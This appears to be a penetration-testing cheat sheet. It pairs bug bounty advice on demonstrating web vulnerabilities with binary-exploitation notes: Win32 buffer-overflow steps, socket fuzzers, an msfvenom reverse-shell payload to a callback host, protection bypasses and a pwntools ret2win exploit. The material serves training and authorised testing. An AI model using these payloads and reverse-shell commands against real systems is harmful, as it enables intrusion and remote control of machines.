SQL injection	<p>Zero impact</p> <ul style="list-style-type: none"><li>• MySQL and MSSQL: SELECT @@version</li><li>• Oracle: SELECT version FROM v\$instance;</li><li>• Postgres SQL: SELECT version()</li></ul>
Unvalidated redirect	<ul style="list-style-type: none"><li>• Set the redirect endpoint to a known safe domain (e.g. google.com ), or if looking to demonstrate potential impact, to your own website with an example login screen resembling the target's.</li><li>• If the target uses OAuth, you can try to leak the OAuth token to your server to maximise impact.</li></ul>

---

Information exposure	Investigate only with the IDs of your own test accounts – do not leverage the issue against other users' data – and describe your full reproduction process in the report.
Cross-site request forgery	When designing a real-world example, either hide the form ( style="display:none;" ) and make it submit automatically, or design it so that it resembles a component from the target's page.
Server-side request forgery	The impact of a SSRF bug will vary – a non-exhaustive list of proof of concepts includes: <ul style="list-style-type: none"><li>• reading local files</li><li>• obtaining cloud instance metadata</li><li>• making requests to internal services (e.g. Redis)</li><li>• accessing firewalled databases</li></ul>
Local file read	Make sure to only retrieve a harmless file. Check the program security policy as a specific file may be designated for testing.
XML external entity processing	Output random harmless data.
Sub-domain takeover	Claim the sub-domain discreetly and serve a harmless file on a hidden page. Do not serve content on the index page.

---

## Good Report

```
1 # Bug bounty Report
2
3 # Summary
4 ...
5
6 # Vulnerability details
7 ...
```

```
8
9 # Impact
10 ...
11
12 # Proof of concept
13 ...
14
15 # Browsers verified in
16 ...
17
18 # Mitigation
19 ...
```

# Exploiting

## Basics

```
1  **Tools**
2  https://github.com/apogiatzis/gdb-peda-pwndbg-gef
3  * gdb-peda
4  * gdb-gef
5  * pwndbg
6  * radare2
7  * ropper
8  * pwntools
9
10 # Web compiler
11 https://www.godbolt.org/
```

```
1  # Check protections:
2  checksec binary
3  rabin2 -I ret2win32
4
5  # Functions
6  rabin2 -i
7
8  # Strings
9  rabin2 -z ret2win32
```

## BOF Basic Win32

```
1  1. Send "A"*1024
2  2. Replace "A" with /usr/share/metasploit-framework/tools/exploit/pattern_
3  3. When crash "!mona findmsp" (E10.11.1.111 offset) or ""/usr/share/metasp
4  4. Confirm the location with "B" and "C"
5  5. Check for badchars instead CCCC (ESP):
6  badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\
7  with script _badchars.py and
8  "!mona compare -a esp -f C:\Users\IEUser\Desktop\badchar_test.bin"
9      5.1 AWESOME WAY TO CHECK BADCHARS (https://bulbsecurity.com/finding-b
10         a. !mona config -set workingfolder c:\logs\%p
11         b. !mona bytearray -b "\x00\x0d"
```

```

12         c. Copy from c:\logs\%p\bytarray.txt to python exploit and run ag
13         d. !mona compare -f C:\logs\%p\bytarray.bin -a 02F238D0 (ESP addr
14             e. In " data", before unicode chars it shows badchars.
15     6. Find JMP ESP with "!mona modules" or "!mona jmp -r esp" or "!mona jmp
16
17     6.1 Then, "!mona find -s "\xff\xe4" -m PROGRAM/DLL-FALSE"
18     6.2 Remember put the JMP ESP location in reverse order due to endianne
19
20
21 7. Generate shellcode and place it:
22 msfvenom -p windows/shell_reverse_tcp LHOST=10.11.1.111 LPORT=4433 -f pyth
23
24 msfvenom -p windows/shell_reverse_tcp lhost=10.11.1.111 lport=443 EXITFUNC=
25
26 8. Final buffer like:
27 buffer="A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
28
29 ##### sample 1 #####
30#!/usr/bin/python
31
32 import socket,sys
33
34 if len(sys.argv) != 3:
35     print("usage: python fuzzzer.py 10.11.1.111 PORT")
36     exit(1)
37
38 payload = "A" * 1000
39
40 ipAddress = sys.argv[1]
41 port = int(sys.argv[2])
42
43 try:
44     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45     s.connect((ipAddress, port))
46     s.recv(1024)
47     print "Sending payload"
48     s.send(payload)
49     print "Done"
50     s.close()
51 except:
52     print "Error"
53     sys.exit(0)
54
55 ##### sample 2 #####
56#!/usr/bin/python
57 import time, struct, sys
58 import socket as so
59
60 try:
61     server = sys.argv[1]
62     port = 5555

```

```

63 except IndexError:
64     print "[+] Usage %s host" % sys.argv[0]
65     sys.exit()
66
67 req1 = "AUTH " + "\x41" * 1072
68 s = so.socket(so.AF_INET, so.SOCK_STREAM)
69 try:
70     s.connect((server, port))
71     print repr(s.recv(1024))
72     s.send(req1)
73     print repr(s.recv(1024))
74 except:
75     print "[!] connection refused, check debugger"
76 s.close()

```

## Protections bypasses

```

1 # NX - Execution protection
2 - Ret2libc
3 https://exploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/
4 https://0x00sec.org/t/exploiting-techniques-000-ret2libc/1833
5 -ROP
6
7 # ASLR - Random library positions
8 - Memory leak to Ret2libc
9 - ROP
10
11 # Canary - Hex end buffer
12 https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085
13 - Value leak
14 - Brute force
15 - Format Strings: https://owasp.org/www-community/attacks/Format_string_attack

```

## ROP

```


1 checksec
2
3 # Listing functions imported from shared libraries is simple:
4 rabin2 -i
5
6 # Strings
7 rabin2 -z

```

```
8
9 # Relocations
10 rabin2 -R
11
12 # Listing just those functions written by the programmer is harder, a rough
13 rabin2 -qs | grep -ve imp -e ' 0 '
14
15 RADARE2
16 -----
17 r2 -AAA binary          # Analyze with radare2
18 afl                      # list functions
19 pdf @ funcion           # disassemble function to check what instruction
20 iz                      # Strings
21 is                      # Symbols
22 px 48 @ 0x00601060      # Hex dump address
23 dcu 0x00400809          # Breakpoint
24     "press s"           # Continue over breakpoint
25 /R pop rdi              # Search instruction
26 /a pop rdi,ret          # Search
27
28 GDB
29 -----
30 gdb-gef binary
31 pattern create 200
32 pattern search "lalal"
33 r                      # run
34 c                      # continue
35 s                      # step
36 si                     # step into
37 b *0x0000000000401850 # Add breakpoint
38 ib                     # Show breakpoints
39 d1                     # Remove breakpoint 1
40 d                      # Remove breakpoint
41 info functions         # Check functions
42 x/s 0x400c2f          # Examine address x/<(Mode)Format> Format:s(string)
43
44
45 ROPGadget
46 -----
47 https://github.com/JonathanSalwan/ROPgadget
48 ROPgadget --binary callme32 --only "mov|pop|ret"
49
50 Ropper
51 -----
52 ropper --file callme32 --search "pop"
53
54 readelf -S binary # Check writable locations
55
56 x32
57 | syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
58 +-----+-----+-----+-----+-----+-----+
```

```
59 |    %eax  | %ebx | %ecx | %edx | %esi | %edi | %ebp |
60
61 x64
62 | syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
63 +-----+-----+-----+-----+-----+-----+
64 |    %rax  | %rdi | %rsi | %rdx | %r10 | %r8  | %r9  |
65
66 EXAMPLE
67 -----
68
69 from pwn import *
70
71 # Set up pwntools to work with this binary
72 elf = context.binary = ELF('ret2win')
73 io = process(elf.path)
74 gdb.attach(io)
75 info("%#x target", elf.symbols.ret2win)
76
77 ret2win = p64(elf.symbols["ret2win"])
78 payload = "A"*40 + ret2win
79 io.sendline(payload)
80 io.recvuntil("Here's your flag:")
81
82 # Get our flag!
83 flag = io.recvall()
84 success(flag)
```

# tools everywhere



Rawsec's CyberSecurity Inventory

<https://inventory.raw.pm/tools.html>